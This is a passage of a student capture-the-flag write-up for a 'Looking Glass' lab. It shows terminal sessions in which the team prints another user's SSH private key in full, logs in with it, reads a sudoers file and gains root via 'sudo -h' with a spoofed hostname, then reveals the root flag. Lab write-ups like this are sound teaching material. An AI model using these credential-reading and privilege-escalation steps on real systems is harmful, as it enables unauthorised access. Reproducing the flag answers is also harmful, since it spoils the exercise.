drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------ 3 tweedledum   tweedledum   4096 Jul 26 02:13 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2j0lv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJs56uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUeB3dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/u5s3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlC0tJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$
```

Since she was not sure how to use the private key, she opened another terminal and typed “man ssh” to learn more about ssh tool.

```
1211101390@kali: ~
File  Actions  Edit  View  Help
1211101390@kali: ~ ×   humptydumpty@looking-glass: /home ×   1211101390@kali: ~ ×

        ported, and ssh will act as a SOCKS server.  Only root can forward privileged ports.  Dynamic port forwardings can also be specified in the configuration file.

        IPv6 addresses can be specified by enclosing the address in square brackets.  Only the superuser can forward privileged ports.  By default, the local port is bound in accordance with the GatewayPorts setting.  However, an explicit bind_address may be used to bind the connection to a specific address.  The bind_address of "localhost" indicates that the listening port be bound for local use only, while an empty address or '*' indicates that the port should be available from all interfaces.

    -E log_file
        Append debug logs to log_file instead of standard error.

    -e escape_char
        Sets the escape character for sessions with a pty (default: '~').  The escape character is only recognized at the beginning of a line.  The escape character followed by a dot ('.') closes the connection; followed by control-Z suspends the connection; and followed by itself sends the escape character once.  Setting the character to "none" disables any escapes and makes the session fully transparent.

    -F configfile
        Specifies an alternative per-user configuration file.  If a configuration file is given on the command line, the system-wide configuration file (/etc/ssh/ssh_config) will be ignored.  The default for the per-user configuration file is ~/.ssh/config.  If set to "none", no configuration files will be read.

    -f  Requests ssh to go to background just before command execution.  This is useful if ssh is going to ask for passwords or passphrases, but the user wants it in the background.  This implies -n.  The recommended way to start X11 programs at a remote site is with something like ssh -f host xterm.

        If the ExitOnForwardFailure configuration option is set to "yes", then a client started with -f will wait for all remote port forwards to be successfully established before placing itself in the background.  Refer to the description of ForkAfterAuthentication in ssh_config(5) for details.

    -G  Causes ssh to print its configuration after evaluating Host and Match blocks and exit.

    -g  Allows remote hosts to connect to local forwarded ports.  If used on a multiplexed connection, then this option must be specified on the master process.

    -I pkcs11
        Specify the PKCS#11 shared library ssh should use to communicate with a PKCS#11 token providing keys for user authentication.

    -i identity_file
        Selects a file from which the identity (private key) for public key authentication is read.  You can also specify a public key file to use the corresponding private key that is loaded in ssh-agent(1) when the private key file is not present locally.  The default is ~/.ssh/id_rsa, ~/.ssh/id_ecdsa, ~/.ssh/id_ecdsa_sk, ~/.ssh/id_ed25519, ~/.ssh/id_ed25519_sk and ~/.ssh/id_dsa.  Identity files may also be specified on a per-host basis in the configuration file.  It is possible to have multiple -i options (and multiple identities specified in configuration files).  If no certificates have been explicitly specified by the CertificateFile directive, ssh will also try to load certificate information from the filename obtained by appending -cert.pub to identity filenames.

    -J destination
        Connect to the target host by first making a ssh connection to the jump host described by destination and then establishing a TCP forwarding to the ultimate destination from there.  Multiple jump hops may be specified separated by comma characters.  This is a shortcut to specify a ProxyJump configuration directive.  Note that configuration directives supplied on the command-line generally apply to the destination host and not any specified jump hosts.  Use ~/.ssh/config to specify configuration for jump hosts.

    -K  Enables GSSAPI-based authentication and forwarding (delegation) of GSSAPI credentials to the server.

    -k  Disables forwarding (delegation) of GSSAPI credentials to the server.

    -L [bind_address:]port:host:hostport
    -L [bind_address:]port:remote_socket
    -L local_socket:host:hostport
    -L local_socket:remote_socket
        Specifies that connections to the given TCP port or Unix socket on the local (client) host are to be forwarded to the given host and port, or Unix socket, on the remote side.  This works by allocating a socket to listen to either a TCP port on the local side, optionally bound to the specified bind_address, or to a Unix socket.  Whenever a connection is made to the local port or socket, the connection is forwarded over the secure channel, and a connection is made to either host port hostport, or the Unix socket remote_socket, from the remote machine.

        Port forwardings can also be specified in the configuration file.  Only the superuser can forward privileged ports.  IPv6 addresses can be specified by enclosing the address in square brackets.

        By default, the local port is bound in accordance with the GatewayPorts setting.  However, an explicit bind_address may be used to bind the connection to a specific address.  The bind_address of "localhost" indicates that the listening port be bound for local use only, while an empty address or '*' indicates that the port should be available from all interfaces.
Manual page ssh(1) line 49 (press h for help or q to quit)
```

Finally, Najwa switched the user to Alice with the “-i” option that specify the path to the private key.

```
humptydumpty@looking-glass:/home/alice$ cd/home
bash: cd/home: No such file or directory
humptydumpty@looking-glass:/home/alice$ cd /home
humptydumpty@looking-glass:/home$ ssh alice@10.10.73.41 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.73.41 (10.10.73.41)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '10.10.73.41' (ECDSA) to the list of known hosts.
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Category: Root Privilege Escalation

Members Involved: Mohammad Omar Torofder

Tools used: Kali

Thought Process and Methodology and Attempts:

Omar is now logged in as Alice. He instantly checked the files contained in his current directory. There is only one text filed named “kitten.txt”. Not having much choice, Omar displayed the value of the file. However, the file doesn’t seem to contain any vital information.

```
alice@looking-glass: /etc/sudoers.d
File  Actions  Edit  View  Help
1211100431@kali: ~ ×   PS> 1211100431@kali: /home/1211100431 ×   1211100431@kali: ~ ×   jabberwock@looking-glass: ~ ×   alice@looking-glass: /etc/sudoers.d ×
┌──(1211100431㉿kali)-[~]
└─$ ssh -i key alice@10.10.222.74
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kep
t on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
```

This time, Omar checked for files contained in his current directory but added the option -l and -a. What option -l does is it gives more details about the files, and the option -a can list out all files including the hidden files. Next, Omar tried to cat the “/etc/sudoers.d/” directory. It didn’t take him long to realise his mistake once he received the error. Omar changed his directory to “/etc/sudoers.d/” instead.

```
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ cat /etc/sudoers.d/
cat: /etc/sudoers.d/: Is a directory
alice@looking-glass:~$ cd /etc/sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
```

He checked for the files in the directory and found the file “alice”. He suspected that the file would contain the key to getting root privilege. He then made the mistake of changing directory to “alice” instead of using cat to show the output. After correcting his mistake, he obtained the critical information about the root.

```
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cd alice
-bash: cd: alice: Not a directory
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$
```

Omar tried to change directory, but his permission was denied, so he tried to find another alternative. He knew that he cannot directly switch the user to root because he does not know the password to Alice. Nonetheless, Omar knew that the host name is ssalg-gnikool and that Alice has the sudo privilege to run the "/bin/bash" file as root. Hence, he run the sudo /bin/bash with the host flag, and it worked.

```
alice@looking-glass:/etc/sudoers.d$ cd /root
-bash: cd: /root: Permission denied
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# id
uid=0(root) gid=0(root) groups=0(root)
```

To ensure that he had the root access, he used the "id" command. Once he received his confirmation, he changed his directory to root and checked for the files under the directory. He displayed the "the_end.txt" file and "root.txt" file. In the root.txt file, he found the final flag, but it is mirrored, so he added "| rev" after the cat function to reverse the text. He secured the final flag.

```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kep
t on growing shorter—and fatter—and softer—and rounder—and—

—and it really was a kitten, after all.
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211100431	Mohammad Omar Torofder	Discovered the exploit to root. Edited the video presentation.	
1211103388	Vishnu Karmegam	Figured out the exploit for initial foothold. Edited the video presentation.	Vishnu
1211101390	Aslamia Najwa Binti Ahmad Khadri	Pivoted from Jabberwock to Tweedledum to Humpty dumpty to Alice. Did the writing after compiling findings.	
1211103092	Farryn Aisha binti Muhd Firdaus	Did the recon.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

VIDEO LINK: https://youtu.be/4HzsIuu2lOk